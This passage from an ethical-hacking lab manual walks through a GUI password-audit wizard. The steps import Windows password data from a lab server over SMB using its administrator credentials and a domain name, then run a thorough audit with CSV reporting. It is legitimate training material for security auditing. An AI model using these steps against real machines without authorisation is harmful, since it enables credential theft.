
6. In the **Windows Import** wizard, select the **A remote machine** radio button and click **Next**.



7. In the **Windows Import From Remote Machine (SMB)** wizard, type in the below details:
    - **Host**: **10.10.1.22** (IP address of the remote machine [**Windows Server 2022**])
    - Select the **Use Specific User Credentials** radio button. In the **Credentials** section, type the login credentials of the **Windows Server 2022** machine (Username: **Administrator**; Password: **Pa$$w0rd**).
    - If the machine is under a domain, enter the domain name in the **Domain** section. Here, **Windows Server 2022** belongs to the **CEH.com** domain.
8. Once you have entered all the required details in the fields, click **Next** to proceed.




9. In the **Choose Audit Type** wizard, select the **Thorough Password Audit** radio button and click **Next**.




10. In the **Reporting Options** wizard, select the **Generate Report at End of Auditing** option and ensure that the **CSV** report type radio button is selected. Click the **Browse...** button to store the report in the desired location.

